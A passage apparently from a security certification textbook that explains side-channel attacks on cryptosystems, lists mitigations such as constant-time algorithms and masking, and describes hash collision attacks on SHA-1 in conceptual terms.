- These physical devices are affected by various **environmental factors**, including power consumption, electro-magnetic field, light emission, timing and delay, and sound
- In a side-channel attack, an attacker **monitors these channels (environmental factors)** and tries to acquire the information useful for cryptanalysis

"Main" Channel

Unintended "Side" Channel(s)

Timing Information Power Dissipation Electromagnetic Fields Light

Side-Channel Analysis

- Assume that encrypted data is to be decrypted and displayed as plain text inside a **trusted zone**
- At the time of decryption in a cryptosystem, **physical environmental factors**, such as timing and power dissipation, acting on the components of a computer are recorded by an attacker
- The attacker analyzes this information in an attempt to **gain useful information** for cryptanalysis

Side-Channel Attack

A side-channel attack is a physical attack performed on a cryptographic device/cryptosystem to gain sensitive information. Cryptography is generally part of the hardware or software that runs on physical devices such as semi-conductors (resistor, transistor, and so on) that interact with and affect various environmental factors as follows:

- **Power Consumption**

  Reveals operations that take place and parameters involved. It is applicable only to hardware cryptosystems. Power consumption analysis is of two types:

  - **Simple Power Analysis (SPA)**: Provides information regarding the instruction being executed at a certain time and the values of input and output
  - **Differential Power Analysis (DPA)**: It does not require the knowledge of the details of algorithm implementation; it exploits statistical methods

- **Electromagnetic Field**

  Computer components often generate electromagnetic radiation. By measuring the variations of the electromagnetic field over the chip surface, an attacker can predict its correlation to the underlying computation and data and may be able to deduce some valuable information about this computation and data.

- **Light Emission**

  Kuhn found that the average luminosity of a cathode ray tube (CRT) diffuse reflection of a wall is sufficient to reconstruct the signal displayed on the CRT. Thus, an attacker can gather ample information by reading the signals that a trusted computing platform's optical output channels emit.

According to Loughry and Umphress, one can deduce the data a computer is processing based on the optical radiation emitted from its LED (light-emitting diode) status indicators.

- **Timing and Delay**

  Systems often compute cryptographic algorithms without time consistency owing to performance optimizations. If such computations involves secret data, then the variations in time can be used to infer the secret information. Here, the attacker analyzes the time taken by a cryptographic device to process each message to discover the secret parameters.

- **Sound**

  Acoustic attacks exploit the sound produced during a computation. These acoustic emissions are from keyboards and computing components (e.g., CPU, memory)

In a side-channel attack, an attacker monitors these channels (environmental factors) and tries to acquire useful information for cryptanalysis. The information thus acquired is termed as side-channel information. Side-channel attacks are different from traditional/theoretical forms of attacks such as brute-force attacks. The side-channel attack depends on the way in which systems implement cryptographic algorithms rather than the algorithm itself.

Mitigation Techniques for Side-Channel Attacks

- Use differential power analysis (DPA) proof protocols with delimited side-channel leakage characteristics and update the keys before the leakage accumulation is significant.
- Use fixed-time algorithms (i.e., no data-dependent delays).
- Mask and blind algorithms using random nonces.
- Implement differential matching techniques to minimize net data-dependent leakage from logic-level transitions.
- Pre-charge registers and busses to remove leakage signatures from predictable data transitions.
- Add amplitude or temporal noise to reduce the attacker's signal-to-noise ratio.
- Employ security analysis software to detect attacks during the hardware design stage.
- Employ power-line conditioning and filtering to slow down the power monitoring analysis.
- Use displays with signal-attenuating materials to block electromagnetic radiation.
- Implement blinding techniques such as changing the algorithm’s input or output to a random state.

Side-Channel Attack – Scenario

Assume that encrypted data are to be decrypted and displayed as plaintext inside a trusted zone. At the time of decryption in a cryptosystem, physical environmental factors, such as timing and power dissipation, acting on the components of a computer are recorded by an attacker. The attacker then analyzes this information to gain useful information for cryptanalysis.


Figure 20.58: Side-Channel attack – scenario



Hash Collision Attack


- A hash collision attack is performed by finding **two different input messages** that result in the same hash output
- This allows the attacker to perform cryptanalysis by **exploiting the digital signature** used to generate a different message with same hash value
- The SHA-1 algorithm converts input messages into **constant-length unstructured strings** of numbers and alphabets, which act as a fingerprint for the sent file
- Attacker is able to forge the victim's **digital signature** of message a1 on the incorrect message a2
- Once the attacker is able to detect any collisions in the hash, they try to identify more collisions by **concatenating data** to the matching messages

Hash Collision Attack

A hash collision attack is performed by finding two different input messages that result in the same hash output. For example, in a hash collision attack, "**hash(a1) = hash(a2)",** where a1 and a2 represent some random messages. Since the algorithm itself randomly selects these messages, attackers have no role in the content of these messages. This allows the attacker to perform cryptanalysis by exploiting the digital signature used to generate a different message with the same hash value.

One of the most popular hash functions is SHA-1, which is widely used as a digital signature algorithm. SHA-1 converts an input message into a constant length of unstructured strings of numbers and alphabets, which act as a fingerprint for the sent file. Therefore, the attacker tries to identify similar hashed output to get the digital signatures of the victim. This allows the attacker to forge the victim's digital signature of message a1 on message a2.

Once the attacker detects a collision in the hash, he/she can identify more collisions by concatenating the data to matching messages.



